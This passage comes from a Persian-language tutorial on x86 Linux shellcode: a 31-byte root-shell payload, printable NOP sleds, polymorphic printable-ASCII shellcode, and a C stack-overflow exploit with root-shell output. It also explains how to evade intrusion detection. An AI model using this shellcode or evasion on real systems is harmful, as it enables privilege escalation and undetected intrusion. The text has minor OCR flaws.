  mov ecx, esp      ; put the address of ebx to ecx, via esp
  xor edx, edx      ; put 0 into edx
  mov al, 11        ; put 11 into eax, since execve() is syscall #11
  int 0x80          ; call the kernel to make the syscall happen
```

بخشی از کد که مسئول فراخوانی setreuid() است دقیقا همان کد قبلی یعنی shellcode.asm است، اما در اینجا فراخوانی execve() به طریقه متفاوتی انجام می شود. ابتدا برای خاتمه دادن رشته ای که در دو دستور بعدی روی پشته قرار می گیرد (به خاطر داشته باشید که پشته به صورت معکوس ساخته می شود)، چهار بایت پوچ روی پشته قرار می گیرند(push). چون فضای هر دستور push باید به اندازه یک کلمه ۴ بایتی باشد، لذا به جای استفاده از /bin/sh از /bin//sh استفاده می شود. این دو رشته هنگام استفاده در فراخوانی execve() یکسان هستند. اشارگر پسته درست بعد از ابتدای این رشته خواهد بود، لذا باید در ثبات EBX کپی گردد. سپس کلمه پوچ دیگری بهمراه EBX روی پشته قرار می گیرند تا به عنوان اشارگری به یک اشارگر از دومین پارامتر فراخوانی execve() عمل نمایند. برای این آرگومان اشارگر پشته در ثبات ECX کپی می شود و سپس ثبات EDX صفر می گردد. در کد shellcode.asm، ثبات EDX به عنوان اشارگری تنظیم شده بود که به ۴ بایت پوچ اشاره می کرد، اما در حال حاضر (با در اختیار داشتن دستور XOR) می توان براحتی آنرا به صورت پوچ تنظیم کرد. نهایتا برای فراخوانی

execve()، مقدار ۱۱ در ثبات EAX قرار گرفته و پس از آن هسته با استفاده از وقفه فراخوانی می شود. همان طور که از خروجی زیر بر می آید، اندازه این کد به هنگام اسمبل شدن ۳۳ بایت است.

```
$ nasm stackshell.asm
$ wc -c stackshell
     33 stackshell
$ hexedit stackshell
00000000 31 C9 31 DB 31 C0 B0 46 CD 80 51 68 2F 2F 73 68 1.1.1..F..Qh//sh
00000010 68 2F 62 69 6E 89 E3 51 53 89 E1 31 D2 B0 0B CD h/bin..QS..1....
00000020 80
```

دو حقه را می توان استفاده کرد تا دو بایت دیگر را نیز از این کد کم کرد. اولین حقه تغییر دادن خطوط زیر

```
xor eax, eax    ; first eax must be 0 for the next instruction
mov al, 70      ; put 70 into eax, since setreuid is syscall #70
```

به کدهای معادل از نظر عاملیت زیر است:

```
push byte 70    ; push the byte value 70 to the stack
pop eax         ; pop the 4-byte word 70 from the stack
```

این دستورات ۱ بایت کوچکتر از دستورات پیشین هستند، اما همان عمل را انجام می دهند. این حقه از این واقعیت استفاده می کند که پسته با استفاده از کلمات ۴ بایتی ساخته می شود نه بایت های واحد. لذا اگر یک بایت واحد در پشته قرار گیرد، بایت های باقیمانده با مقادیر صفر پر می شود (pad) تا یک کلمه ۴ بایتی کامل را بسازند. در نتیجه می توان این مقدار را از پشته بازیابی کرده و در ثبات EAX قرار داد، به این صورت بدون اینکه از بایت های پوچ استفاده کرده باشیم، یک مقدار بی نقص و پر شده با صفر خواهیم داشت. این حقه اندازه شل-کد را به ۳۲ بایت کاهش می دهد.

حقه دوم تغییر خط زیر

```
xor edx, edx ; put 0 into edx
```

به کد معادل از نظر عاملیت زیر است:

```
cdq             ; put 0 into edx using the signed bit from eax
```

دستور cdq ثبات EDX را با بیت علامت ثبات EAX پر می کند. اگر مقدار ثبات EAX منفی باشد، تمام بیت های ثبات EDX با مقادیر ۱ پر می شوند و اگر مقدار ثبات EAX غیر-منفی (صفر یا مثبت) باشد، آنگاه تمام بیت های ثبات EDX با مقادیر صفر پر خواهند شد. در این مورد مقدار ثبات EAX مثبت است، لذا ثبات EDX صفر خواهد شد. اندازه این دستور یک بایت کمتر از دستور XOR است، بنابراین یک بایت دیگر نیز از اندازه شل-کد کاسته می شود. لذا شل-کد کوچک و نهایی به صورت زیر خواهد بود:

```
tinyshell.asm
BITS 32

; setreuid(uid_t ruid, uid_t euid)
  push byte 70      ; push the byte value 70 to the stack
  pop eax           ; pop the 4-byte word 70 from the stack
  xor ebx, ebx      ; put 0 into ebx, to set real uid to root
  xor ecx, ecx      ; put 0 into ecx, to set effective uid to root
  int 0x80          ; Call the kernel to make the system call happen

; execve(const char *filename, char *const argv [], char *const envp[])
  push ecx          ; push 4 bytes of null from ecx to the stack
  push 0x68732f2f   ; push "//sh" to the stack
  push 0x6e69622f   ; push "/bin" to the stack
  mov ebx, esp      ; put the address of "/bin//sh" to ebx, via esp
  push ecx          ; push 4 bytes of null from ecx to the stack
  push ebx          ; push ebx to the stack
  mov ecx, esp      ; put the address of ebx to ecx, via esp
  cdq               ; put 0 into edx using the signed bit from eax

  mov al, 11        ; put 11 into eax, since execve() is syscall #11
  int 0x80          ; call the kernel to make the syscall happen
```

خروجی زیر نشان می دهد که اندازه کد اسمبل شده ی tinyshell.asm برابر با ۳۱ بایت است.

```
$ nasm tinyshell.asm
$ wc -c tinyshell
     31 tinyshell
$ hexedit tinyshell
00000000   6A 46 58 31 DB 31 C9 CD 80 51 68 2F 2F 73 68 68 jFX1.1...Qh//shh
00000010   2F 62 69 6E 89 E3 51 53 89 E1 99 B0 0B CD 80    /bin..QS.......
```

این شل-کد را می توان برای اکسپلویت کردن برنامه آسیب پذیر vuln که در بخش های قبلی بررسی شد بکار برد. یک حقه کوچک دیگر در خط-فرمان وجود دارد که برای گرفتن مقدار اشارگر پشته بکار می رود. این برنامه برای دریافت قطعه از حافظه پشته از کاربر سوال کرده و سپس مکان آن حافظه را چاپ می کند. همچنین چون شل-کد ۱۵ بایت کوچکتر است، لذا سورتمه NOP نیز ۱۵ بایت بزرگتر خواهد بود.

```
$ echo 'main(){int sp;printf("%p\n",&sp);}'>q.c;gcc -o q.x q.c;./q.x;rm q.?
0xbffff884
$ pcalc 202+46-31
        217             0xd9          0y11011001
$ ./vuln 'perl -e 'print "\x90"x217;'"cat tinyshell"perl -e 'print
"\x84\xf8\xff\xbf"x70;''
sh-2.05b# whoami
root
sh-2.05b#
```

۲,۱۰,۸. دستورات اسکی قابل چاپ

چندین دستور اسمبلی مفید در معماری x86 وجود دارند که مستقیما به کاراکترهای اسکی قابل چاپ نگاشت می شوند (map). دستورات افزایش و کاهش inc و dec از جمله دستورات یک بایتی در این باب هستند. این دستورات تنها یک واحد به ثبات مربوطه اضافه کرده یا از آن می کاهند.

دستور	هگزادسیمال (hex)	اسکی (ascii)
inc eax	0x40	@
inc ebx	0x43	C
inc ecx	0x41	A
inc edx	0x42	B
dec eax	0x48	H
dec ebx	0x4B	K
dec ecx	0x49	I
dec edx	0x4A	J

دانستن این مقادیر مفید است. بعضی از سیستم های تشخیص نفوذ اکسپلویت ها را با جستجوی توالی های بزرگ از دستورات NOP (که نشان دهنده یک سورتمه NOP است) تشخیص می دهند. دقت موشکافانه راهی برای اجتناب از این نوع تشخیص ها است (به بکار بستن دقت یاد شده دیگر نیازی به سورتمه NOP نخواهد بود و لذا هیچ توالی از دستورات NOP هم یافت نخواهد شد)، اما راه دیگر استفاده از یک دستور تک-بایتی متفاوت برای سورتمه است. چون ثبات هایی که در شل-کد استفاده می شود به هر حال صفر می گردند، لذا افزایش یا کاهش دستورات قبل از صفر شدن آنها تاثیری نخواهد داشت. به این صورت می توان مثلا حرف B را به طور متناوب به جای یک دستور NOP (که حاوی مقدار غیرقابل چاپ 0x90 است) بکار برد. این موضوع را در زیر ملاحظه می کنید:

```
$ echo 'main(){int sp;printf("%p\n",&sp);}'>q.c;gcc -o q.x q.c;./q.x;rm q.?
0xbffff884
$ ./vuln 'perl -e 'print "B"x217;'"cat tinyshell"perl -e 'print
"\x84\xf8\xff\xbf"x70;''
sh-2.05b# whoami
root
sh-2.05a#
```

همچنین می توان ترکیبی از این دستورات یک بایتی قابل چاپ را بکار برد که در نتیجه یک توالی زیرکانه و قابل پیش بینی بدست خواهد آمد:

```
$ export SHELLCODE=HIJACKHACK'cat tinyshell'
$ ./getenvaddr SHELLCODE
SHELLCODE is located at 0xbffffa7e
$ ./vuln2 'perl -e 'print "\x7e\xfa\xff\xbf"x8;''
sh-2.05b# whoami
root
sh-2.05b#
```

استفاده از کاراکترهای قابل چاپ در سورتمه NOP، اشکال زدایی اکسپلویت را راحت تر می سازد و نیز امکان تشخیص سورتمه را توسط قوانین ساده IDS ها در یافتن رشته های طولانی از دستورات NOP از بین می برد.

۲,۱۰,۹. شل-کدهای دگرشکل

سیستم های تشخیص نفوذ پیچیده تر امضاهای معمول در شل-کد را جستجو می کنند. اما با استفاده از *شل-کد چند شکلی* یا *دگرشکل (polymorphic shellcode)* می توان حتی این سیستم ها را دور زد (bypass). این تکنیک در بین ویروس نویسان رایج است و معمولا ماهیت اصلی شل-کد را در قالب پوشش های بسیار زیاد مخفی می نماید. معمولا این کار با نوشتن یک *بارگذار (loader)* انجام می شود که شل-کد را به ترتیب ساخته و رمزگشایی (decode) و سپس آنرا اجرا می کند. یک تکنیک معمول در این راستا رمزی کردن (encrypt) شل-کد با XOR کردن مقادیر در آن، استفاده از کد بارگذار برای رمزگشایی شل-کد، سپس اجرا شل-کد رمزگشایی شده است. این فرآیند امکان تشخیص داده شدن شل-کد رمزشده و کد بارگذار را توسط سیستم تشخیص نفوذ از بین می برد، اگرچه نتیجه نهایی یکسان است (یعنی اجرا شدن شل-کد). یک شل-کد یکسان را می تواند به طرق بسیار مختلفی رمزی کرد، لذا فرآیند *تشخیص مبتنی بر امضا* [۴۰] تقریبا غیر ممکن می گردد.

ابزاری مثل **ADMutate** وجود دارند که با XOR کردن شل-کد، آنرا رمزی کرده و سپس کد بارگذار را به آن ضمیمه می نمایند. اگرچه این ابزار کاملا مفید است، اما نوشتن یک شل-کد دگرشکل بدون استفاده از ابزار تجربه بهتری است.

۲,۱۰,۱۰. شل-کد اسکی قابل چاپ و دگرشکل

برای مخفی کردن شل-کد، باید یک شل-کد دگرشکل را تماما با کاراکترهای قابل چاپ ایجاد کرد. لذا این محدودیت در استفاده از دستوراتی که به صورت کاراکترهای اسکی قابل چاپ اسمبل شوند مشکلاتی را ایجاد می کند و در کنار آن نیز هک های زیرکانه تری بکار گرفته می شوند. اما در انتها شل-کد اسکی قابل چاپ تولید شده بایستی بسیاری از سیستم های تشخیص نفوذ را فریب دهد. همچنین می توان آنرا در بافرهای محدودکننده ای جای داد که اجازه نوشتن کاراکترهای غیرقابل چاپ را نمی دهند، لذا می توان نتیجه گرفت که این شل-کد می تواند برنامه هایی را اکسپلویت کند که شاید قبلا غیرقابل اکسپلویت شدن بوده اند.

زیر مجموعه ای از دستورات اسمبلی که به صورت دستورات کد ماشین اسمبل شده و در محدوده کاراکترهای اسکی قابل چاپ باشند (از کاراکتری با مقدار 0x33 تا 0x7e) عملا خیلی کوچک است. این محدودیت نوشتن شل-کد را به طور محسوسی دشوار ولی نه غیر ممکن می سازد.

[40] Signature-based Detection

متاسفانه دستور XOR روی بعضی ثبات ها به صورت آن مجموعه ی کاراکترهای قابل چاپ اسمبل نمی شود. به این صورت باید راهکار دیگری جهت صفر کردن ثبات ها به منظور اجتناب از بایت های پوچ و نیز استفاده ی تنها از دستورات قابل چاپ اتخاذ شود. خوشبختانه عملگربیتی دیگری به نام AND وجود دارد که بهنگام استفاده از ثبات EAX به صورت کاراکتر ٪ اسمبل می شود. چون مقدار 0x41 در هگزادسیمال معادل کاراکتر قابل چاپ A است، لذا دستور اسمبلی "and eax, 0x41414141" به صورت کد ماشین قابل چاپ "%AAAA" اسمبل می شود.

تغییر بیت ها در دستور AND از قرار زیر است:

```
1 and 1 = 1
0 and 0 = 0
1 and 0 = 0
0 and 1 = 0
```

چون تنها موردی که نتیجه نهایی آن ۱ است زمانی است که مقدار هر دو بیت ۱ باشد، لذا اگر دو مقدار معکوس با هم، درون AND EAX شوند، آنگاه مقدار EAX برابر با صفر خواهد شد.

```
    Binary                                  Hexadecimal
    10001010100111001001111010010l0         0x454e4f4a
AND 01110100011000100110000001l0101   AND 0x3a313035
--------------------------------------  ---------------
    00000000000000000000000000000000        0x00000000
```


با استفاده از این تکنیک و استفاده از دو مقدار ۳۲ بیتی قابل چاپ و *معکوس بیتی* یکدیگر، می توان بدون استفاده از بایت های پوچ مقدار ثبات EAX را صفر کرد و کد ماشین اسمبل نیز یک متن قابل چاپ خواهد شد.

```
and eax, 0x454e4f4a    ; assembles into %JONE
and eax, 0x3a313035    ; assembles into %501:
```

بنابراین کد ماشین "%JONE%501:" سبب صفر شدن ثبات EAX می شود. دیگر دستوراتی که به صورت کاراکترهای اسکی قابل چاپ اسمبل می شوند از قرار زیر هستند:

```
sub eax, 0x41414141    -AAAA
push eax               P
pop eax                X
push esp               T
pop esp                \
```

این دستورات بهمراه دستور AND eax برای ایجاد کدبارگذار (که شل-کد را روی پشته ایجاد و سپس اجرا خواهد کرد) کافی هستند. تکنیک کلی به این صورت است که ابتدا باید مقدار ESP را به محلی قبل از کدِ بارگذار در حال اجرا (در آدرس های بالا حافظه) تنظیم کنیم و سپس شل-کد را از آخر به اول، با قرار دادن مقادیر در پشته بسازیم. در زیر روند مربوطه را مشاهده می کنید.



چون رشد پشته رو به بالا است (از آدرس های بالاتر حافظه به آدرس های پائین تر حافظه)، لذا در زمان قرار گرفتن مقادیر در پشته، ESP رو به عقب و بهنگام اجرای کد بارگذار EIP، رو به جلو حرکت می کند. نهایتا EIP و ESP به یکدیگر می رسند (چون جهت حرکت آنها مخالف یکدیگر است) و از آن نقطه به بعد، EIP شل-کد تازه ایجاد شده را اجرا می کند.

ابتدا باید مقدار ESP را به ۸۶۰ بایت قبل از کدبارگذار در حال اجرا تنظیم کنیم که این کار با اضافه کردن مقدار ۸۶۰ به ESP انجام می شود. این مقدار اندازه کدبارگذار را تعیین می نماید، همچنین با اضافه شدن این مقدار حدود ۲۰۰ بایت برای سورتمه NOP در نظر گرفته ایم. نیازی به دقیق بودن این مقدار نیست، چرا که تدابیری که بعدا اتخاذ می گردد امکان اندکی کم دقتی را فراهم می آورد. چون تنها دستور کاربردی در این شرایط دستور تفریق است، لذا می توان دستور جمع را با کاستن یک مقدار از بیشترین مقدار پوشش داده شده در یک ثبات شبیه سازی کرد. مثلا در یک ثبات که تنها ۳۲ بیت فضا دارد، اضافه شدن مقدار ۸۶۰ به یک ثبات معادل با عبارت 2^{32} – ۸۶۰ یا ۴,۲۹۴,۹۶۶,۴۳۶ است. اما باید این تفریق را تنها با مقادیر قابل چاپ انجام داد، لذا این تفریق به سه دستور تبدیل می شود که همگی از عملوندهای قابل چاپ استفاده می کنند.

```
sub eax, 0x39393333 ; assembles into -3399
sub eax, 0x72727550 ; assembles into -Purr
sub eax, 0x54545421 ; assembles into -!TTT
```

هدف، کاستن این مقادیر از ESP (و نه EAX) است، اما در این صورت دستور "sub esp" به صورت کاراکترهای اسکی قابل چاپ اسمبل نمی شود. لذا برای تفریق باید مقدار فعلی ESP را به EAX منتقل کرد، سپس مقدار جدید EAX را مجددا به ESP انتقال داد.

چون هیچ یک از دستورات "mov esp, eax" و "mov eax, esp" به صورت کاراکترهای اسکی قابل چاپ اسمبل نمی شوند، لذا این انتقال را باید با استفاده از پشته انجام داد. با قرار دادن مقدار از ثبات منبع در پشته و سپس بازیابی همان مقدار در ثبات مقصد میتوان معادل دستور "mov <dest>, <source>" را در قالب دستورات "push <source>" و "pop <dest>" پیاده سازی کرد. همچنین چون دستورات pop و push برای هر دو ثبات EAX و ESP به صورت کاراکترهای اسکی قابل چاپ اسمبل می شوند، لذا تمام این عملیات در قالب کدهای اسکی قابل چاپ انجام می گردد.

بنابراین مجموعه دستور نهایی جهت اضافه کردن مقدار ۸۶۰ به ESP به صورت زیر هستند:

```
and eax, 0x454e4f4a ; assembles into %JONE
and eax, 0x3a313035 ; assembles into %501:

push esp            ; assembles into T
pop eax             ; assembles into X

sub eax, 0x39393333 ; assembles into -3399
sub eax, 0x72727550 ; assembles into -Purr
sub eax, 0x54545421 ; assembles into -!TTT

push eax            ; assembles into P
pop esp             ; assembles into \
```

به این صورت کد ماشین "%JONE%501:TX-3399-Purr-!TTT-P\" مقدار ۸۶۰ را به ESP اضافه می کند. تا اینجا خوب پیش آمده ایم، اکنون زمان ساختن شل-کد است.

ابتدا باید مقدار EAX را مجددا صفر کنیم که با کشف این روش جدید به سادگی انجام می شود. سپس باید با استفاده از دستور sub دیگر باید مقدار ثبات EAX را به طور معکوس برابر با ۴ بایت انتهای شل-کد تنظیم کنیم. چون پشته رو به بالا (به طرف آدرس های کمتر حافظه) رشد کرده و با ترتیب بایت FILO ساخته می شود، لذا اولین مقدار قرار گرفته در پشته باید همان ۴ بایت انتهای شل-کد باشد. به دلیل ترتیب بایت Little Endian این

بایت ها باید رو به عقب قرار بگیرند. در زیر یک *انباره هگزادسیمال (Hexadecimal Dump)* از شل-کد ساخته شده در فصل قبلی را که توسط کد بارگذار قابل چاپ ایجاد خواهد شد مشاهده می کنیم.

```
00000000 6A 46 58 31 DB 31 C9 CD 80 51 68 2F 2F 73 68 68 jFX1.1...Qh//shh
00000010 2F 62 69 6E 89 E3 51 53 89 E1 99 B0 0B CD 80    /bin..QS.......
```

در این مورد چهار بایت آخر به صورت ضخیم نمایش یافته اند؛ مقدار مناسب برای ثبات EAX برابر 0x80CD0BB0 است. این کار را بسادگی می توان با استفاده از دستورات sub جهت چرخش پوششی دادن مقدار و سپس قرار دادن مقدار EAX روی پشته انجام داد. این عمل مقدار ESP را رو به بالا (به سمت آدرس های کمتر حافظه) و در اشاره به انتهای مقدار اضافه شده ی اخیر در پشته انتقال می دهد. اکنون نوبت ۴ بایتی بعدی از شل-کد است (که در شل-کد قبلی به صورت زیر-خط نمایش یافته اند). دستورات sub بیشتری برای چرخش دادن EAX دور 0x99E18953 بکار رفته و سپس این مقدار در پشته قرار می گیرد. با تکرار این فرآیند برای هر تکه ۴ بایتی، شل-کد از آخر به اول تا کد بارگذار در حال اجرا ساخته می شود.

```
00000000 6A 46 58 31 DB 31 C9 CD 80 51 68 2F 2F 73 68 68 jFX1.1...Qh//shh
00000010 2F 62 69 6E 89 E3 51 53 89 E1 99 B0 0B CD 80    /bin..QS.......
```

سرانجام به ابتدای شل-کد دست می یابیم، اما تنها ۳ بایت بعد از قرار گرفتن مقدار 0xC931DB31 در پشته وجود دارد (در شل-کد بالا به صورت زیر-خط مشهود هستند). این مشکل را می توان با اضافه کردن یک دستور NOP تک-بایتی در ابتدای کد حل کرد، در نتیجه مقدار 0x58466A90 روی پشته قرار می گیرد (0x90 کدماشین دستور NOP است).

کد مربوط به کد فرآیند را در زیر ملاحظه می کنید:

```
and eax, 0x454e4f4a ; Zero out the EAX register again
and eax, 0x3a313035 ; using the same trick

sub eax, 0x344b4b74 ; Subtract some printable values
sub eax, 0x256e5867 ; from EAX to wrap EAX to 0x80cd0bb0
sub eax, 0x25795075 ; (took 3 instructions to get there)
push eax            ; and then push EAX to the stack

sub eax, 0x6e784a38 ; Subtract more printable values
sub eax, 0x78733825 ; from EAX to wrap EAX to 0x99e18953
push eax            ; and then push this to the stack

sub eax, 0x64646464 ; Subtract more printable values
sub eax, 0x6a373737 ; from EAX to wrap EAX to 0x51e3896e
sub eax, 0x7962644a ; (took 3 instructions to get there)
push eax            ; and then push EAX to the stack

sub eax, 0x55257555 ; Subtract more printable values
sub eax, 0x41367070 ; from EAX to wrap EAX to 0x69622f68
sub eax, 0x52257441 ; (took 3 instructions to get there)
push eax            ; and then push EAX to the stack

sub eax, 0x77777777 ; Subtract more printable values
sub eax, 0x33334f4f ; from EAX to wrap EAX to 0x68732f2f
sub eax, 0x56443973 ; (took 3 instructions to get there)
push eax            ; and then push EAX to the stack

sub eax, 0x254f2572 ; Subtract more printable values
sub eax, 0x65654477 ; from EAX to wrap EAX to 0x685180cd
sub eax, 0x756d4479 ; (took 3 instructions to get there)
push eax            ; and then push EAX to the stack

sub eax, 0x43434343 ; Subtract more printable values
sub eax, 0x25773025 ; from EAX to wrap EAX to 0xc931db31
sub eax, 0x36653234 ; (took 3 instructions to get there)
push eax            ; and then push EAX to the stack
```

```
sub eax, 0x387a3848 ; Subtract more printable values
sub eax, 0x38713859 ; from EAX to wrap EAX to 0x58466a90
push eax            ; and then push EAX to the stack
```

پس از تمام این موارد، شل-کد در مکانی بعد از کد بارگذار ساخته شده است و احتمالا یک شکاف (فضا)در حافظه بین شل-کد و کد بارگذار در حال اجرا وجود خواهد داشت. این شکاف را می توان با ایجاد یک سورتمه NOP پر کرد[41] و کد بارگذار و شل-کد را به یکدیگر متصل کرد.

مجددا دستورات sub برای قرار دادن 0x90909090 در EAX بکار می روند و سپس EAX چندین بار در پشته قرار خواهد گرفت. با هر دستور push، چهار دستور NOP در ابتدای شل-کد قرار می گیرند. نهایتا این دستورات NOP روی در دستورات در حال اجرای push از کد بارگذار ساخته می شوند و در نتیجه EIP می تواند روند اجرا را بر روی سورتمه موجود درون شل-کد تغییر دهد. نتایج پایانی به همراه توضیحات به صورت زیر هستند:

```
print.asm
BITS 32
and eax, 0x454e4f4a ; Zero out the EAX register
and eax, 0x3a313035 ; by ANDing opposing, but printable bits

push esp            ; Push ESP to the stack, and then
pop eax             ; pop that into EAX to do a mov eax, esp

sub eax, 0x39393333 ; Subtract various printable values
sub eax, 0x72727550 ; from EAX to wrap all the way around
sub eax, 0x54545421 ; to effectively add 860 to ESP

push eax            ; Push EAX to the stack, and then
pop esp             ; pop that into ESP to do a mov eax, esp

; Now ESP is 860 bytes further down (in higher memory addresses)
; which is past our loader bytecode that is executing now.

and eax, 0x454e4f4a ; Zero out the EAX register again
and eax, 0x3a313035 ; using the same trick
sub eax, 0x344b4b74 ; Subtract some printable values
sub eax, 0x256e5867 ; from EAX to wrap EAX to 0x80cd0bb0
sub eax, 0x25795075 ; (took 3 instructions to get there)
push eax            ; and then push EAX to the stack

sub eax, 0x6e784a38 ; Subtract more printable values
sub eax, 0x78733825 ; from EAX to wrap EAX to 0x99e18953
push eax            ; and then push this to the stack

sub eax, 0x64646464 ; Subtract more printable values
sub eax, 0x6a373737 ; from EAX to wrap EAX to 0x51e3896e
sub eax, 0x7962644a ; (took 3 instructions to get there)
push eax            ; and then push EAX to the stack

sub eax, 0x55257555 ; Subtract more printable values
sub eax, 0x41367070 ; from EAX to wrap EAX to 0x69622f68
sub eax, 0x52257441 ; (took 3 instructions to get there)
push eax            ; and then push EAX to the stack

sub eax, 0x77777777 ; Subtract more printable values
sub eax, 0x33334f4f ; from EAX to wrap EAX to 0x68732f2f
sub eax, 0x56443973 ; (took 3 instructions to get there)
push eax            ; and then push EAX to the stack

sub eax, 0x254f2572 ; Subtract more printable values
sub eax, 0x65654477 ; from EAX to wrap EAX to 0x685180cd
sub eax, 0x756d4479 ; (took 3 instructions to get there)
push eax            ; and then push EAX to the stack
```

[41] به سورتمه NOP که به این منظور استفاده می شود اصطلاحا *پل NOP* یا *NOP Bridge* می گوئیم.

```
sub eax, 0x43434343 ; Subtract more printable values
sub eax, 0x25773025 ; from EAX to wrap EAX to 0xc931db31
sub eax, 0x36653234 ; (took 3 instructions to get there)
push eax            ; and then push EAX to the stack

sub eax, 0x387a3848 ; Subtract more printable values
sub eax, 0x38713859 ; from EAX to wrap EAX to 0x58466a90
push eax            ; and then push EAX to the stack

; add a NOP sled
sub eax, 0x6a346a6a ; Subtract more printable values
sub eax, 0x254c3964 ; from EAX to wrap EAX to 0x90909090
sub eax, 0x38353632 ; (took 3 instructions to get there)
push eax            ; and then push EAX to the stack
push eax            ; many times to build a NOP sled
push eax            ; to bridge the loader code to the
push eax            ; freshly built shellcode.
push eax
push eax
push eax
push eax
push eax
push eax
push eax
push eax
push eax
push eax
push eax
push eax
```

این تکه کد به صورت یک رشته اسکی قابل چاپ (ولی با عاملیت کدهای *اجرایی* ماشین) اسمبل می شود.

```
$ nasm print.asm
$ cat print
```

کد ماشین به صورت زیر می باشد:

```
%JONE%501:TX-3399-Purr-!TTTP\%JONE%501:-tKK4-gXn%-uPy%P-8Jxn-%8sxP-dddd-
777j-JdbyP-Uu%U-
pp6A-At%RP-wwww-OO33-s9DVP-r%O%-wDee-yDmuP-CCCC-%0w%-42e6P-H8z8-Y8q8P-jj4j-
d9L%-
2658PPPPPPPPPPPPPPP
```

این کد را می توان بهنگام قرار گرفتن ابتدای شل-کد قابل چاپ در نزدیکی اشارگر پشته فعلی در یک اکسپلویت سرریز مبنی بر پشته بکار برد، چرا که بواسطه کد بارگذار، اشارگر پشته مجددا نسبت به اشارگر پشته فعلی تعیین مکان می گردد. خوشبختانه زمانی این مطلب مورد نظر است که کد در بافرِ اکسپلویت ذخیره شده است.

کد زیر، همان کد exploit.c **در فصل قبل است که تنها جهت استفاده از شل-کد اسکی قابل چاپ دستکاری شده است.**

```
printable_exploit.c
#include <stdlib.h>

char shellcode[] =
"%JONE%501:TX-3399-Purr-!TTTP\\%JONE%501:-tKK4-gXn%-uPy%P-8Jxn-%8sxP-dddd-
777j-
JdbyP-Uu%U-pp6A-At%RP-wwww-OO33-s9DVP-r%O%-wDee-yDmuP-CCCC-%0w%-42e6P-H8z8-
Y8q8P-
jj4j-d9L%-2658PPPPPPPPPPPPPPP";

unsigned long sp(void)          // This is just a little function
{ __asm__("movl %esp, %eax");} // used to return the stack pointer

int main(int argc, char *argv[])
{
   int i, offset;
   long esp, ret, *addr_ptr;
```

```
   char *buffer, *ptr;
   if(argc < 2)                // If no offset if given on command line
   {                           // Print a usage message
      printf("Use %s <offset>\nUsing default offset of 0\n",argv[0]);
      offset = 0;              // and set a default offset of 0.
   }
   else                      // Otherwise, use the offset given on command
line
   {
      offset = atoi(argv[1]);  // offset = offset given on command line
   }
   esp = sp();                 // Put the current stack pointer into esp
   ret = esp - offset;         // We want to overwrite the ret address

   printf("Stack pointer (EIP) : 0x%x\n", esp);
   printf(" Offset from EIP : 0x%x\n", offset);
   printf("Desired Return Addr : 0x%x\n", ret);

// Allocate 600 bytes for buffer (on the heap)
   buffer = malloc(600);

// Fill the entire buffer with the desired ret address
   ptr = buffer;
   addr_ptr = (long *) ptr;
   for(i=0; i < 600; i+=4)
   { *(addr_ptr++) = ret; }

// Fill the first 200 bytes of the buffer with "NOP" instructions
   for(i=0; i < 200; i++)
   { buffer[i] = '@'; } // Use a printable single-byte instruction

// Put the shellcode after the NOP sled
   ptr = buffer + 200 - 1;
   for(i=0; i < strlen(shellcode); i++)
   { *(ptr++) = shellcode[i]; }

// End the string
   buffer[600-1] = 0;

// Now call the program ./vuln with our crafted buffer as its argument
   execl("./vuln", "vuln", buffer, 0);

   return 0;
}
```

کد فوق همان کد قبلی است و با این تفاوت که تنها از شل-کد قابل چاپ جدید و یک دستور تک بایتی قابل چاپ برای ایجاد سورتمه NOP استفاده می کند. همچنین توجه کنید که برای کامپایل شدن صحیح شل-کد قابل چاپ، از یک کاراکتر backslash اضافی در کنار یک backslash استفاده کرده ایم، چرا که به این صورت نقش ویژه کاراکتر backslash را منتفی ساخته ایم. اگر شل-کد قابل چاپ با استفاده از کاراکترهای هگزادسیمال تعریف شده است، نیازی به انجام این کار نیست. خروجی زیر فرآیند کامپایل و اجرای اکسپلویت را نشان می دهد که نتیجه آن اعطای یک پوسته ریشه به نفوذگر است.

```
$ gcc -o exploit2 printable_exploit.c
$ ./exploit2 0
Stack pointer (EIP) : 0xbffff7f8
   Offset from EIP : 0x0
Desired Return Addr : 0xbffff7f8
sh-2.05b# whoami
root
sh-2.05b#
```

شل-کد قابل چاپ کار کرد و این عالی است. چون تعداد ترکیبات مختلف بی شماری از مقادیر دستور sub وجود دارند که مقدار EAX را به دور هر مقدار مطلوب می پیچانند (چرخش پوششی)، بنابراین شل-کد خاصیت

دگرشکلی نیز دارد. تغییر دادن این مقادیر سبب تغییر شکل (ظاهر) در شکل می شوند که هنوز مـی توانـد مـا را بـه همان نتایج نهایی قبلی سوق دهد.

فرآیند اکسپلویت با استفاده از کاراکترهای قابل چاپ را می توان در سطح خط-فرمـان بـا اسـتفاده از یـک سـورتمه NOP نیز انجام داد.

```
$ echo 'main(){int sp;printf("%p\n",&sp);}'>q.c;gcc -o q.x q.c;./q.x;rm q.?
0xbffff844
$ ./vuln 'perl -e 'print "JIBBAJABBA"x20;'"cat print"perl -e 'print
"\x44\xf8\xff\xbf"x40;''
sh-2.05b# whoami
root
sh-2.05b#
```

